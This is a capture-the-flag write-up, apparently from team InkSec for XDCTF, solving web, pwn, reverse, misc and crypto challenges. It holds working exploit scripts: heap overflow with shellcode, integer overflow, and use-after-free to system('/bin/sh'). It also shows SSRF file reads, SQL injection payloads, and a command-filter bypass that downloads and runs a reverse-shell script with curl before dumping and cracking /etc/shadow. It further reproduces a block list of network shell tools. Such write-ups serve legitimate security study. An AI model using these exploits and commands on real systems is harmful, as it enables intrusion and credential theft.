dot@InkSec

Web1-100

坑。。

 $\underline{http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php?te}$

st=aaaa

看题意。。。以为要找一个 hash 和 5008e9a6ea2ab282a9d646befa70d53a 一样。。。

爆破俩小时、、、无果

御剑扫路径 得到

http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php~

右键源码

PHPJM 加密后的 php 文件 解密

双= 弱类型

zone 里面 ph 牛已经给了答案

http://zone.wooyun.org/content/20172



http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php?te

st=240610708

				2.2 2002
3 133.130.90.172/50	008e9a6ea2ab282a9d646l	pefa70d53a/index	x.php?test=240	0610708
別歌 - 代码审计 漏 W	WooYun WiKi [Woo 🕝 ≹	土工库,社工库查询	🗌 Apache2 l	Jbuntu De 두 php/J
V = A SOL+ Y	(SS+ Encountion+ Encoding	- Other-		
● 源: http://133.130.9	90.172/5008e9a6ea2ab282a9	d646befa70d53a/ir	ndex.php?test=2	40610708 - Mozilla Fire
文件(F) 编辑(E) 查看(\	// 基BBh/山)			
大什么 神格山 旦相山	() #PM((I)			
$1 < !XDCTF \{X\}$	TchInaIqLRW1JF0RI59ao	Vr5atctVCT}>	<html><head< th=""><td> ≻<meta http-equ<="" td=""/></td></head<></html>	≻ <meta http-equ<="" td=""/>
2 <for< td=""><td>nt style='font-siz</td><td>e: 24px:'></td><th></th><td></td></for<>	nt style='font-siz	e: 24px:'>		
	Message-Digest Algo	- 1.35 CONTOURS N	摘要算法5),	用于确保信息传输
	以下特点: 〈/br〉			2.0 V 3.7V/1 1A/- 13 II.
	任意长度的数据,算出的	MD5值长度都是	固定的。 <td>-></td>	->
	: 从原数据计算出MD5值		EDYCHO!	
	,对原数据进行任何改动		A 字 芸 - 64 / 2	到的vnc估把方组士
	:已知原数据和其MD5值	발표하는 그렇게 얼마나 하지만 하는 생생님은 그렇게 되었다.		
	,想找到两个不同的数据	舌,快它们具有和	自同的MD5值,	是非常困难的。〈a
10 				
11 <td>iv></td> <td></td> <th></th> <td></td>	iv>			

出 flag

Web1-200


http://flagbox-23031374.xdctf.win:1234/

右键源码得到登录地址


http://flagbox-23031374.xdctf.win:1234//examples/

examples 直接想到 tomcat

利用 tomcat 操纵 session 漏洞




返回登陆口





然后开脑洞 user=administrator 后 继续操纵 加上 login=true



Web1-300

http://133.130.90.188/?link=http://www.baidu.com/ 读远程文件

http://133.130.90.188/?link=http://127.0.0.1 可以读 localhost

然后用 burp 爆破端口

发现开了 22 80 3306 3389

其中 http://133.130.90.188/?link=http://127.0.0.1:3389 回显内容 403

利用 file 协议

http://133.130.90.188/?link=file:///etc/passwd

可以读



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin l man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/s proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnamessagebus:x:102:106::/var/run/dbus:/bin/false landscape:x:103:109::/var/lib/landwww:x:1001:1001::/home/www:/sbin/nologin

读 hosts

http://133.130.90.188/?link=file:///etc/hosts



发现 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com

读取 9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com 3389 端口

+	133.1	30.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389
T	离别歌 - 代码	雪审计漏 👿 WooYun WiKi [Woo 🖑 社工库,社工库查询 🗌 Apache2 Ubuntu De F php小脚本:利用搜索 🗍 V9 会员
IN	г ~	SQL- XSS- Encryption- Encoding- Other-
⊗	Load URL Split URL Execute	http://133.130.90.188/?link=http://9bd5688225d90ff2a06e2ee1f1665f40.xdctf.com:3389
		☐ Enable Post data ☐ Enable Referrer

Discuz! Board

注册 登录

- 论坛
- 搜索
- 帮助
- 导航

Discuz! Board » 首页

发帖

你可以注册一个帐号,并以此登录,以浏览更多精彩内容,并随时发布观点,与大家交流。

今日: 0, 昨日: 0, 会员: 1

- 论坛版块
- 论坛动态

收起/展开

Discuz!

7.2新增功能及功能强化 **默认版块** 13 / 13 admin - 7 天前 15:50

Dz7.2

用 faq.php 注入(Ps.被 URL 编码和 manyou 插件坑了一个小时.. 过程不赘述)

丢进 sqlmap

出 flag

WEB1-400

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/index.php

右键查看图像

得

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php 图片下载下来

内容

MU?OAr?餘8 回吸=刺譚檗蚩禪役Ы?~ ! 矮菲??~?j?r踩氚 50頭應^`I

IDENUENUEIEND瓸??!--Please input the ID as parameter with numeric value-->

猜测 ID 参数的注入 Ps.区分大小写!区分大小写!区分大小写! 重要的事情说三遍。。。

结合首页大大的 Sleep。。。。。。。

猜测延时盲注。。。TT 而且有过滤函数 各种翻 drops 各种构造 payload

发现

http://133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?

ID=2" or password REGEXP '^'%23 返回正常

http: //133.130.90.172/47bce5c74f589f4867dbd57e9ca9f808/Picture.php?

ID=2" or password REGEXP '^1'%23 返回错误

居然不是盲注!

构造 payload 扔进 burp 得到

Password = 5832f4251cb6f43917df 20 位 猜测 dede 加密

解密后 1u5631209

账号猜测 admin

登录

Welcom

User imformation

Username : admin
 XDCTF{e0a345cadaba033073d88d2cc5dce2f7}

Ps.Sleep NMB!

麦香浓郁@InkSec

Web2-100

首先看了好久,后来 hint 提示前台逻辑漏洞...

想来想去密码找回那里的可能性比较大,然后主页还有 107 小伙伴用 ph 师傅账号发的内容.. 就去看了下源码

在 auto.php 里,还放出了数据库结果..

构造这样的链接:

http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xxxx@xxx.xx&verify=+ 就可以跳过验证

Reset your password

New passv	vord				
Confirm Password					
Submit					

然后重置管理员的密码.. 用 burp 抓包 forword 发送到浏览器

Intercept History Options Options				
Request to http://xdsec-cms-12023458.xdctf.win:80 [133.130.102.47]				
Forward Drop Intercept is on Action	Comm			
Raw Params Headers Hex				
POST /index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify=+ HTTP/1.1				
Host: xdsec-cms-12023458.xdctf.win				
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:40.0) Gecko/20100101 Firefox/40.0				
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8				
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3				
Accept-Encoding: gzip, deflate				
Referer: http://xdsec-cms-12023458.xdctf.win/index.php/auth/resetpwd?email=xdsec-cms@xdctf.com&verify=+				
Cookie: _xsrf_cookie_token=4167a7408dced857e5ec233301dd916b; xdsec_cms_session=fef72eae8fc2e40c5009793c8bbaf82d5a12d30f				
Connection: keep-alive				
Content-Type: application/x-www-form-urlencoded				
Content-Length: 87				
xsrf form token=4167a7408dced857e5ec233301dd916b&password=wabzsy666&repassword=wabzsy666				

(貌似下午已经不能重置 ph 牛的密码了)

然后用这个密码登录... 要手快 2333 进去之后点文件

最后得到这个



Web2-200

这个题做出来的好多..

用 rip-git 然后 git-log 最后就还原回来了.. 比 100 简单多了..

在源码 index.php 可以看到 key

```
/*
Congratulation, this is the [XDSEC-CMS] flag 1
XDCTF-{raGWvWahqZjww4RdHN90}
*/
```

Misc-100


根据提示上 github 找源码.. 编译之后 —help 看一下使用方式 两行命令就可以出 flag

C:\Users\mxnywin7>"\\vmware-host\Shared Folders\桌面\Release\bftools.exe" decode braincopter zzzzzzyu.png -o -out.bf

Misc-200

提示是 zip, 查阅了资料大概是 zip 已知明文攻击

还原可以得到 readme.txt 的内容,接下来用



这个软件或者 PKCrack 都可以..

得到 flag



For this question, the flag is XDCTF{biiubiiiiiiiiiiiiiiiu&ddddyu}

ling@InkSec

Pwn300

```
漏洞:
```

在 edit 功能中可以重新设置新的 type 值,导致堆溢出。

利用:

这块堆是程序自己维护的堆。堆头部包含12字节,大致如下。

```
struct heap_header
{
+0 size
+4 *next
+8 *prev
```

存在一个双链表,同时程序没有开启 NX,所以可以通过伪造堆头,在 delete 时实现任意地址写任意数据。

Ps:程序在 delete 函数中有如下代码,不过感觉出题人写错了函数。堆头为 0xc 字节, V2=a1-0xc 才对。题目给出的程序连个正常的 delete 功能都没有。

```
if ( a1 )
{
    v2 = a1 - 0x10;
    v3 = *(_DWORD *)(a1 - 0x10 + 4);
    v4 = *(_DWORD *)(a1 - 0x10 + 8);
```

```
脚本如下:
```

from zio import *

```
target = './pwn3'
target = ('133.130.90.210', 6666)
```

def add(io, type):

```
io.read_until('ce:')
io.writeline('1')
io.read_until(':')
```

io.writeline(str(type))

def edit(io, id, type, buf):

```
io.read_until('ce:')
io.writeline('3')
io.read_until(':')
io.writeline(str(id))
io.read_until(':')
```

```
io.writeline(str(type))
    io.read_until(':')
    io.write(buf)
def delete(io, id):
    io.read_until('ce:')
    io.writeline('2')
    io.read_until(':')
    io.writeline(str(id))
def show(io, id):
    io.read until('ce:')
    io.writeline('4')
    io.read until(':')
    io.writeline(str(id))
    io.read_until('bbbb')
    heap_ptr = 132(io.read(4))
   print hex(heap ptr)
    return heap ptr
def exp(target):
    #io
                 zio(target,
                              timeout=10000, print read=COLORED(REPR,
                                                                                  'red'),
print write=COLORED(REPR, 'green'))
    io
                               timeout=10000,
                                                  print read=COLORED(RAW,
                                                                                  'red'),
                 zio(target,
print_write=COLORED(RAW, 'green'))
   add(io, 0) #0x0804d01c
    add(io, 0) #0x0804d09c
    edit(io, 0, 1, 'a'*0x74+'bbbb')
   heap_ptr = show(io, 0)
    put got = 0x0804B014
    shellcode3 = "\xeb\x1e"
    shellcode3 = shellcode3.ljust(0x20, 'a')
    shellcode3
xcd\x80"
    shellcode3 = shellcode3.ljust(0x70, 'a')
    io.gdb hint()
    edit(io, 0, 1, shellcode3+l32(0x81)+l32(heap ptr-0x0804d110+0x0804d01c)+l32(put got-4))
    delete(io, 1)
    io.interact()
```

Pwn400

漏洞:

存在整形溢出。当 v13=0xffff 时, v13+2=1 很容易满足 if 判断。之后程序会输出 v13 字节数据,而其中刚好有程序读入到内存的 flag。

```
if ( (unsigned __int16)(v13 + 2) <= (_BYTE *)buf - (_BYTE *)src + v15_len - 0x2E )
{
   if ( v13 )
      s = (char *)sub_8048C86((int)&v9, v13, 1);
   v3 = strlen(s);
   v11 = write(fd, s, v3);</pre>
```

脚本:

from zio import *

```
target = ('159.203.87.2', 8888)
#target = ('127.0.0.1',8888)
```

def exp(target):

```
#io = zio(target, timeout=10000, print_read=COLORED(REPR, 'red'),

print_write=COLORED(REPR, 'green'))

io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),

print_write=COLORED(RAW, 'green'))
```

```
data = 'a'*0x15
data += 'PK\x01\x02'
data += 0x18*'a'
data += 116(0xffff)
data=data.ljust(0x45, 'a')
io.writeline(data)
io.interact()
```

exp(target)

Pwn500

漏洞:

1. 在 take_exam 中,程序创建了一个子进程来让用户输入 essay,不过其中存在一个栈溢出。 分配的空间大小为 96,但是最多能读入 104,溢出 8 个字节,只能覆盖到 rbp,并不能 覆盖到 rip。同时子进程很快就调用 exit 退出了。看起来并没有什么卵用。但是如果因为 栈溢出导致子进程提前崩溃,那么子进程写入到文件中的字节数将为 0。

```
1 __int64 __fastcall sub_400E91(FILE *a1, int a2)
2 {
3    signed __int64 v2; // rcx@1
4    char *v3; // rdi@1
5    FILE *stream; // [sp+8h] [bp-68h]@1
6    char s[96]; // [sp+10h] [bp-60h]@1
```

2. 在 resit 中, v3 对应结构体如下:

```
struct exam_info{
    +0 type
    +4 real_len
    +8 want_len
    +16 *essay
    +24 sub_4013f0
}
```

程序调用 sub_4013f0 处的函数, 里面如果考试成绩小于 60, 就会将对应的 essay 内存 free 掉。而当 real_len=0 时,*essay 指针不会被清 0,指向被释放的内存。而 real_len 为子进程写入文件中的字节个数,在栈溢出的情况下可以为 0.

```
if ( (*(int (_fastcall **)(_int64, signed _int64))(v3 + 24))(v3, 1LL) > 60 )
{
   puts("need not resit\n");
   goto LABEL_14;
}
if ( *(_DWORD *)(v3 + 4) )
{
   *(_QWORD *)(v3 + 16) = OLL;
   *(_DWORD *)(v3 + 4) = 0;
}
```

3. 通过 uaf 伪造 v3 结构,可以达到控制函数指针,同时能控制第一个参数所指向内存中的内容。

使用 printf("%11\$p")格式化,可以泄露栈上的 libc_start_main 函数。 然后通过 system("/bin/sh")拿到 shell。

Ps: v3 结构体实际只用到了 32 字节,但是程序申请大小时大小为 0x68,使得重新申请时, 刚好能占用刚 free 的内存,实现 uaf。

脚本如下:

from zio import *

```
target = './pwn5-jwc'
target = ('128.199.232.78', 5432)
def register(io, name, intro):
io.read_until('exit\n')
io.writeline('1')
```

io.read until('\n')

```
io.writeline(name)
     io.read_until('\n')
     io.writeline(intro)
def exam(io, len, essay):
     io.read_until('exit\n')
     io.writeline('2')
    io.read_until('dota\n')
    io.writeline('1')
    io.read until('?\n')
    io.writeline(str(len))
     io.read_until('OK')
    io.write(essay)
    io.write('\n')
def resit(io):
     io.read_until('exit\n')
     io.writeline('5')
     io.read until('dota\n')
     io.writeline('1')
def exam2(io, len, essay):
    io.read_until('exit\n')
     io.writeline('2')
     io.read until('dota\n')
    io.writeline('2')
    io.read_until('?\n')
    io.writeline(str(len))
     io.read_until('OK')
     io.write(essay)
    io.write('\n')
def cheat(io, payload):
     io.read_until('exit\n')
     io.writeline('1024')
     io.writeline('1')
     io.writeline(payload)
def leak(io):
     io.read_until('exit\n')
    io.writeline('3')
    io.read_until('0\n')
```

libc_main = int(io.read_until('english').split('english')[0], 16)

```
print hex(libc_main)
    libc_base = -0x7ffff7a36ec5 + 0x00007ffff7a15000 + libc_main
    print hex(libc base)
    return libc base
def exp(target):
    #io
                  zio(target,
                                timeout=10000,
                                                    print_read=COLORED(REPR,
                                                                                      'red'),
print write=COLORED(REPR, 'green'))
                                timeout=10000, print read=COLORED(RAW,
                                                                                      'red'),
                  zio(target,
print_write=COLORED(RAW, 'green'))
    register(io, 'ling', 'abcd')
exam(io, 104, 'a'*104)
 resit(io)
    exam2(io, 50, 'a'*50)
    payload = "%11$p"
payload = payload.ljust(0x18, 'x00')
    payload += 164(0x00000000004009B0)
    cheat(io, payload)
libc_base = leak(io)
    system = libc base - 0x00007ffff7a15000 + 0x7ffff7a5b640
    print hex(system)
    payload = "/bin/sh;"
    payload = payload.ljust(0x18,'\x00')
    payload += 164(system)
    cheat(io, payload)
    io.writeline('3')
    io.interact()
exp(target)
```

Rev500

很快定位到关键代码。

```
DigitemTextA(hWnd, 1001, &String, 100);
( GetDlgItemTextA(hWnd, 10086, &String, 100) && GetDlgItemTextA(hWnd, 10010, &String, 100) )
v5 = sub_1258480(strlen(&String), (int)&String, (int)&v9);

_mm_storeu_si128(&v12, _mm_loadu_si128((const __m128i *)v5));

_mm_storel_epi64((__m128i *)&v13, _mm_loadl_epi64((const __m128i *)v5 + 1));

if ( sub_1258170() )
    MessageBoxA(0, "注册成功", "HI", 0);
```

经过分析,程序调用的3个GetDlgItemTextA中只有第一个是有用的,另外两个没用,只会 导致程序提前推出,需要通过 patch 或者通过调试器跳过那两个函数调用。

之后就是纯分析算法了。

程序中使用了很多浮点指令,通过调试器查看内存,大概也能理清楚。 程序中有个 des 解密函数,并且在解密前后作者打印出了明文和密文。 最后函数过程大致如下:

```
from zio import *
import pyDes
input = '12345678901234567890123456789012'
plain_text = UNHEX(input)
print len(plain_text)
key = "\x34\x45\x86\x99\x1a\x4b\xcd\xa5"
des = pyDes.des(key)
crypt_text = (des.decrypt(plain_text))
print len(crypt_text)
\#need crypt_text[0x10:0x18] == '\x08' * 8
final = "
for i in range(16):
    index = (i + 2) \% 16
    final += crypt_text[index:index + 1]
```

```
final2 = "
```

for i in range(16):

```
final2 += chr(18(final[i:i+1])^0xe4)
```

#need final2 == mc

```
写了个逆向过程:
rom zio import *

import pyDes

mc = UNHEX('D85EB0EEE39E5DFE6279FFC555AC8621')

final = "
for i in range(16):
        final += chr(18(mc[i:i+1])^0xe4)

crypt_text = final[2:16]+final[0:2]
crypt_text += "\x08'*8

key = "\x34\x45\x86\x99\x1a\x4b\xcd\xa5"

des = pyDes.des(key)

plain_text = des.encrypt(crypt_text)
print HEX(plain_text).upper()
```

wabzsy@InkSec

MISC500

```
扫描 ctf. kfd. me 的端口, 发现 31337 是服务端口, nc 连上之后看到提示:
Do you know what's the most useful command in linux?
可知道是 man 命令, man 命令的-P 参数可以执行其他命令.
执行 man -P set & 可以看到程序相关的逻辑代码:
check lenth ()
   count=\$(echo \$1 \mid wc -m);
   if [[ $count -gt $2 ]]; then
       echo "Argument too long, 40 limit.";
       exit 2;
   fi
}
clean up ()
{
   if [[ -z $chat_room ]]; then
       cat bye;
       exit;
   else
       echo -e "\033[1;34m$msg_date\033[0m\033[1;31m $username
\033[0m\033[1;34mleaved room\033[0m \033[1;36m \"$room name\"
\033[0m" >> $chat_room;
       cat bye;
       exit;
   fi
hander ()
{
   m_cmd=$1;
   m_option=$2;
   m selfcmd=$@;
   if [[ $m_cmd == 'man' ]]; then
       if [[ m_{\text{option}} == '-P' ]]; then
           cut -d "\"" -f 3`!= '']; then
              m selfcmd=`echo $m selfcmd | cut -d "\"" -f 2`;
             if [[-n`echo $m_selfcmd | grep"'"` && `echo $m_selfcmd
| cut -d "'" -f 3`!= '']; then
                  m selfcmd=`echo $m selfcmd | cut -d "'" -f 2`;
```

```
else
                   if [[ $3 == '' ]]; then
                       echo "man: option requires an argument -- 'P'
Try 'man --help' or 'man --usage' for more information.";
                   fi;
                    [[ $4 != '' ]] && m selfcmd=$3 || echo "What manual
page do you want?";
               fi;
           fi:
            if [[ $m selfcmd == 'whoami' ]]; then
                echo "root";
           else
               if [[ -n `echo $m_selfcmd | grep -E
"vim|vi|sh|kill|pkill|socat|nc|ncat|nmap|rm|chmod|passwd|etc|root|exp
ort | PATH" ]]; then
                   echo "No way.";
               else
                    `$m selfcmd > m return` &> /dev/null;
                   cat m return;
               fi;
           fi;
       else
            if [[ $m_option != '' ]]; then
               if [[ `man $m_option` == '' ]]; then
                    echo "man: option requires an argument --
'$m option'
Try 'man --help' or 'man --usage' for more information.
               else
                    `man $m option > tmp` &> /dev/null;
                   cat tmp;
               fi;
            else
               echo "What manual page do you want?";
           fi;
       fi;
   else
        echo "invalid command";
   fi
分析代码后发现可以用 man -P "命令" &的方式执行任意命令(前提是命令内容
不能包含
:vim|vi|sh|kill|pkill|socat|nc|ncat|
```

```
nmap rm chmod passwd etc root export PATH 这些字段)
于是继续:
man -P "ls -al" & 可以看到有一个 flag?目录
man -P "ls -al flag\?/" & 可以看到 flag. php 的大小跟其他的不一样
man -P "cat flag\?/flag.php" & 可以看到 Oh, by the way, follow my shadow.
的提示
猜测是查看/etc/shadow 但是命令中不能包含 etc 字段,于是
man -P "curl -o /tmp/1 xx. xx. xx. xx/1" & 从我的 vps 上下载一个 python 的
反弹 shell 的脚本.
man -P "python /tmp/1" & 执行脚本,成功拿到 shell
通过反弹的 shell 查看/etc/shadow 得到:
root:$6$ZuPfdsng$eN.xStmAbo5SCRQm9bHpA6wtrZisadNJn910E./2ks3C.vUVxnKJ
AUIZM6PA7IEphcTg0zo4w0Bz. wwD9CSDJ1:16709:0:99999:7:::
daemon:*:16661:0:99999:7:::
bin:*:16661:0:99999:7:::
sys:*:16661:0:99999:7:::
sync:*:16661:0:99999:7:::
games:*:16661:0:99999:7:::
man:*:16661:0:99999:7:::
lp:*:16661:0:99999:7:::
mail:*:16661:0:99999:7:::
news:*:16661:0:99999:7:::
uucp:*:16661:0:99999:7:::
proxy:*:16661:0:99999:7:::
www-data:*:16661:0:99999:7:::
backup:*:16661:0:99999:7:::
list:*:16661:0:99999:7:::
irc:*:16661:0:99999:7:::
gnats:*:16661:0:99999:7:::
nobody:*:16661:0:99999:7:::
libuuid:!:16661:0:99999:7:::
syslog:*:16661:0:99999:7:::
neighbor-old-wang:$6$5/yy2vJZ$Xp1MZOp4D5squxZLmgN4TLV5ktfUP2LD5Rp6107
1zyUCEES97px/a1EoIM8ZjygGrXdUDYGcoD91GiCigosdI/:16710:0:99999:7:::
ctf:$6$tcSIbi8j$1Dog8sNj0U0m.LuAy8u/MRInv9UP33HQTcPhvHFfSTgDajN.4HGJo
pG1PKMq0YVE7MdhDS1N6K/4DzNrEhy5D1:16709:0:99999:7:::
sshd:*:16701:0:99999:7:::
扔到 john 里跑一下,得到 neighbor-old-wang 的密码为 666666
ssh 连上之后查看. bash history 文件
发现让从 www. flag. com 里面找 flag,
从/etc/hosts 里发现 <u>www. flag. com</u>指向的 172.17.0.1
而本机是 172.17.0.4 不是一台机器
于是 curl www. flag. com
看到一段 JS 脚本:
```

PS: 为何 MISC400 流量包提取出来的 hehe.apk 是我们隔壁实验室写的......

bibi@InkSec

Reverse-100

找到 main:

输入 12 个字节的东西,与在程序里内置的字串异或处理变换:

然后对新生成的24个字节进行一次重新排序,

然后和程序里面另外一个字串进行比较。

我们通过爆破 flag 的每一位,根据重新排序的位置得到他变换后的对应字符与最终字符进行比对就可以获得 flag。

然后做出来之后发现不对,重新查看程序,发现内置的字串被异或上了 6, 然后: 真正的程序, 在这里里面没有异或 7。

```
程序如下:
author = 'bibi'
from zio import *
changelist=[17,16,15,14,13,12,6,7,8,9,10,11,5,4,3,2,1,0,18,19,20,21,22,23]
d2 = 164(0x4439465a77417a5a) + 164(0x664a334d72526a63) + 164(0x3d34326266427a5a)
d1 = 164(0x214e38343823253b) + 164(0x33322527373f5a30) + 164(0x5859223123352f5d)
haha=""
for i in range(12):
    for each input in range(0xff):
         ol1=i
         012=i+12
         value1=18(d2[ol1:ol1+1])
         value2=18(d2[ol2:ol2+1])
         final1=value1^each input
         final2=value2^each input
         if final1<31:
              final1+=32
         if final2<31:
              final2+=32
         real ol1 = changelist[ol1]
         real ol2 = changelist[ol2]
```

```
if final1==l8(d1[real_ol1:real_ol1+1]) and final2==l8(d1[real_ol2:real_ol2+1]):
    if each_input>ord('A') and each_input<ord('Z'):
        continue

    haha+=chr(each_input)
    break
print "XDCTF{"+haha+"}"</pre>
```

Reverse-200

动态调试,分成了3段,分别跟下就行了。

CRYPTO-200:


字节翻转攻击,我们只需要构造出一个密文,使得密文的明文里面有;admin=true 即可,然而;被过滤了,所以要通过字节翻转攻击来构造出;。

首先通过 parse 的字节递增来利用逻辑得到每一个 block 的大小为 16, 然后他前置的字节数 是 32 所以我们使输入的字节为: 0admin=true, 然后利用字节翻转攻击, 在第二个 block 的第一个字节的值异或上'0'再亦或上'; '就可以达到在密文被解密的时候出现; admin=true 字样。

```
author = 'bibi'
#nc 133.130.52.128 6666
from zio import *
#io=zio(("133.130.52.128",6666))
def attack():
    prefix = "comment1=wowsuch%20CBC;userdata="#32
    suffix = ";coment2=%20suchsafe%20very%20encryptwowww"#42
    print len(prefix)
    print len(suffix)
    need="0admin=true"
    io=zio(("133.130.52.128",6666))
    io.write("mkprof:"+need+"\n")
    chushi=io.read until("\n")
    print chushi
    e=chr(ord((chushi[16*2]+chushi[16*2+1]).decode("hex"))^
                                                                       ord('0')
ord(';')).encode("hex")
    print e
```

PWN100

下载下来发现是 rtf 一个,网上搜了下,发现是 CVE-2012-0158,目测是 msf 生成的,去找了个脚本:



定位到 shellcode 的位置,提取出来,扔到 c 里面加载下跑出来,发现执行了: cmd.exe /c echo xdctf{d4_5h1_fu_d41_w0_f31} > c:\\flag.txt && attrib c:\\flag.txt +h